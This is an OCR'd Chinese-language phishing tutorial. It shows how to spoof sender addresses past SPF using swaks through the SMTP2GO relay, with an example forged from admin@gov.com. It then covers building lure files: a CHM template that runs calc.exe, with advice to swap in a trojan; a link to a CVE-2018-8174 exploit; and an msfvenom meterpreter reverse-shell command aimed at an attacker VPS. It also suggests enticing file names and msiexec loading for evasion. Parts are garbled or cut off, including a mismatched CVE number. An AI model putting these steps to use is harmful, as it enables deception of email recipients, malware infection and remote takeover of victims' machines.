
SPF: 可以大致理解它的作用是确认邮件的ip地址到底是不是在它域名的spf记录里面，如果在的话，就说明一封正确的邮件，不是的话就会被丢弃。


DKIM:它的作用主要是来校验邮件数据在传输过程中是否被修改过，也可以简单的理解为确保邮件在发送过程中的完整性。


在有SPF的情况下，就需要绕过SPF,可以使用swaks+smtp2go，需要借助到邮件托管平台来绕过SPF监测。

SMTP2GO的配置：

需要建立账户和验证域名。



SMTP2GO
Dashboard
Reports
Settings
SMTP Users
IP Authentication
Sender Domains
Display Settings
Sending Options
Webhooks
API Keys
SMTP Users
SMTP users are permitted to send emails over SMTP with a username and password.
Manage SMTP Users
Username
.com
123
r654
663
Add SMTP User
Connecting via SMTP
SMTP Server: mail.smtp2go.com
SMTP Port: 2525
Alternative ports: 8025, 587, 80 or 25. TLS is available on the same ports.
SSL is available on ports 465, 8465 and 443.
Default Rate Limit Per User
If a user has no rate limit set, they'll use this default limit.
It's currently set to Unlimited.
Change Rate Limit Default


SMTP2GO
Dashboard
Reports
Settings
SMTP Users
IP Authentication
Sender Domains
Display Settings
Sending Options
Webhooks
API Keys
Sender Domains
Add domain names on this page that you will send emails from. This will allow your emails to be properly authenticated, and improve delivery rates.
Only add domains that you own, as you will be required to update your DNS records. We have some guides for popular webhosts here.
Note: it can take up to an hour for some providers to make DNS changes live.
As we were unable to ascertain the age of this domain, verification won't enable
To remove your limit, either upgrade your account or add an older domain.
Configure your DNS records for i .ml
1 Go to your DNS provider ( )
2 Add the following CNAME records:
Type
Hostname
Enter This Value
CNAME
en non.ml
Note: some providers require entering just em413428 instead.
return.smtp2go.net
CNAME
s4 talycannon.ml
Note: some providers require entering just s413428._domainkey instead.
dkim.smtp2go.net
CNAME
link n.ml
Optional tracking domain (used for open tracking and unsubscribe links).
track.smtp2go.net
Verify
Back


Dashboard
Reports
Settings
SMTP Users
IP Authentication
Sender Domains
Display Settings
Sending Options
Webhooks
API Keys
Sender Domains
Add domain names on this page that you will send emails from. This will allow your emails to be properly authenticated, and improve delivery rates.
Only add domains that you own, as you will be required to update your DNS records. We have some guides for popular webhosts here.
Note: it can take up to an hour for some providers to make DNS changes live.
Manage your Domains
example.com
Add Domain
Domain
Status
Tracking Domain
Verified
Enabled
Unverified
Disabled

```
swaks --to xxx@163.com
--from  admin@gov.com
--ehlo  xxx
--body  “hello , i'm 007"
--server mail.smtp2go.com -p 2525 -au user -ap pass
```

在邮箱地址下面会出现由xxx平台代发，当然没有仔细看或者不懂技术的人员很容易上当。



另一种方法也可以保存eml格式文件。

删除from之前的字段,修改To字段邮箱。


```
swaks --to test.163.com
--from admin@110.com
--data 1.eml --h-from
--server mail.smtp2go.com -p 2525 -au user -ap pass
```


```
X-QQ-FEAT: Tf1UPgKjoHWkmmrnyH2FznBceoprOfeNG94YnieBHBJs2tMBgnutearzh6mMB
    IJzmLJoEhCPesh24Xugxwkjgzuyfvts+Om7MtQrKwCuueaAoirdQk7gD2+e6wConpmsuwcl
    LXDD83/EGjvrRHCkdtdDOkkkH6HA5qi+G89TTNs0TW5fdlnJcxIiRke2yQJUmLlFsNBEJMH
    l+Oc8rLGbVPZAJlaSRhYiONE/AsXgT0R7lI0qBZuZOLkygOqrisbQzCvZLPop0+c4LNcVrL
    V4g7cVy2loIDbytf2v8DHlDExieiXwKOZVhBjQGA30cibz
X-QQ-MAILINFO: NbUxUzKtP+7Ycq8oWqdmwc4NS/l3vmluT6Dfj6+GMDySqfxmQjIauBlTy
    +iYKiGl5Bsf0mB+geb2wR6tmSChA+ii+rKh0ndFF8cfylKKCwVr3CDnjP0YlQcCum4bhCgz
    9g40uHv6ynhivixXpCdEpZ2uv4AqTyTclvrcp/EwI89/
X-QQ-mid: mxszc47t1579788350tikfgamcf
X-QQ-ORGSender: suppor[redacted].com
X-QQ-XMAILINFO: NwXQZqxLWtCeGez5V/pGxpUwmvtq7z4Is7miTXWECm01/DpinCdTblR8DCMNp3
     r4Bl6jBs7l3ZVKG4P6fkPqhsDyIfcrseL0s+RM3iTa5ab7TeLtVvqHMZtNv+wfKK5O+Du7n7LXlY
     0h6UZnCTG8Roas0g+ZbWNwmvcqPvpoy9RSperCGqYJpJKltlZzW26ltTthHiQCJs9+okFj+ilQtr
     nE6VjRJeqYz8YlqcI9W6VXi7I4/loF337ZE7UCS9maFFL2LHKZ7kcDddbzENmpO3NTEyJ8MrLk3d
     OrR6SDusuRSSme3zRMzlZulmPRT7zj0Bdgpv+qrX47VqYIAoh/LNrWMduc2sKDkk6szZC2ML+FXV
     p3YNO8W0PbARzEhlsc8rgFVmUICMSuXU+gExN5rYgsSMiioniyG45E35NY8B7IjOHgYVIoK214qC
     WhR0tQsJWU6zp/YDHbtV7B+wX0AVlpl9DBCklbChxNJakgGsuFlIcNk/Sc8lcY6Wjf7wcxlHnQpO
     7mPHTTgHxjXrCFsIXU3IvMVolE9GEhA9FVG8OXHACwsMQqiktih142/sBNUn5yHqWy5zxXJ9QPPO
     asdlve4YytIdUyB5aSLYoJHqglcvpmaUxXv+roBXWDxDL3VfvVz8/jAJ4HaZhYK4Vm/XHXJoeamg
     7ql4MAKsOVNaOmPfoS/jaaxxz7TVR2qP7iZ2qwXDLml0H5WD6C9L3zln6280YIAwQk6w==
Date: Thu, 23 Jan 2020 09:05:50 -0500
DKIM-Signature: v=1; a=rsa-sha256; c=relaxed/relaxed; d=vultr.com; s=maill;
    t=1579788350; bh=wd/Aa/hA3auV4K6+olQiJfTmvg7MwcYlmB2Cic8XCMI=;
    h=To:From:Subject;
    b=PF8sKkdBzyWtRLNXdyS099cnlOMa3JHWDdkF6WdEMWsRZ6qQztkqfO6Yp20rDlaKT
     2BLPYSylS3ykOjXoOccoEqKQsyl9CYdR0jEfsOMG4o5jiXcPaDfGXixLwuxqYUGAlQ
     lNVNdgoOxYx9AkGCUuygWFGw+QqFPwRhQhLlEianhj8bKUC6IRebtAAjSEMeIIp+vN
     7O2UoUGfK9o/SM8lvlDPlz6EatroOfe62707LCYPOLvLQ0NzVOsj4QhAaCDFensvDP
     105308/lYUjEqJVfAfeojzMfLamVeZwXawyIxfF6/siPWYRJ0aGQ9MuvccIFk4P+wG
     u/HjlvBSXuqaQ==
From: [redacted]r.com>
To: 2[redacted]8@qq.com
Subject: Vultr.com - Password Recovery
Message-ID: <52931la21c3bcac[redacted]2705e3f62012813@vultr.com>
X-Auto-Response-Suppress: All
MIME-Version: 1.0
Content-Type: text/plain; charset=UTF-8
Content-Transfer-Encoding: base64

RGVhciBDdXN0b21lciwKCllvdSBjYW4gcmVzZXQgdGhlIHBhc3N3b3JkIGZvciB5b3VyIGNvbnRy
b2wgcGFuZWwgYWNjb3VudCBieSBlc2luZyB0aGUgaW5mb3JtYXRpb24gYmVsb3c6CgpVc2VyOiAy
NjIxNDE0Mjc4QHFxLmNvbQpQYXNzd29yZCByZXNldCBsaW5rOiBodHRwczovL215LnZlbHRyLmNv
bS9wYXNzd29yZF9yZWNvdmVyLz9yZWNvdmVyX2NvZGU9NGYxYmU4YWFjZTdhMzk1ZmIyYWYzNGQ4
MDQ5MGI0M2Q5ZGExMGEyOGNjODhlOTZiYmRlZWElYjMyN2FmOWViZgoKLS0gVnVsdHIuY29tIFNl
cHBvcnQgVGVhbSAtLQoKRm9sbG93IHVzIG9uIFR3aXR0ZXI6IGh0dHBzOi8vdHdpdHRlci5jb20v
dnVsdHIKCg==
```

02

钓鱼文件制作

1）传统宏文件






2）CHM钓鱼

新建一个文件夹将以下代码复制到index.html中，然后EasyCHM工具生成就可以了。


这里是弹出一个计算器，可以把计算器换成我们的木马。

```
<!DOCTYPE html><html><head><title>Mousejack replay</title><he
command exec
<OBJECT id=x classid="clsid:adb880a6-d8ff-11cf-9377-00aa003b7
<PARAM name="Command" value="ShortCut">
 <PARAM name="Button" value="Bitmap::shortcut">
 <PARAM name="Item1" value=", calc.exe">
```

```
 <PARAM name="Item2" value="273,1,1">
</OBJECT>
<SCRIPT>
x.Click();
</SCRIPT>
</body></html>
```




生成后起一个容易上钩的名字。



3）CVE-2018-2174

exp地址：

https://github.com/0x09AL/CVE-2018-8174-msf.git





4）Windows 快捷键

先利用MSF生成一段payload：

```
msfvenom -p windows/meterpreter/reverse_tcp lhost=vpsip lport=
```

msiexec.exe，系统进程，是Windows Installer的一部分,利用此进程来加载我们shellcode可以达到一定的规避作用。






当然方法不唯一，还有很多种方式如用powershell 来远程下载执行自己的 木马等。

5）构造DDE钓鱼文档

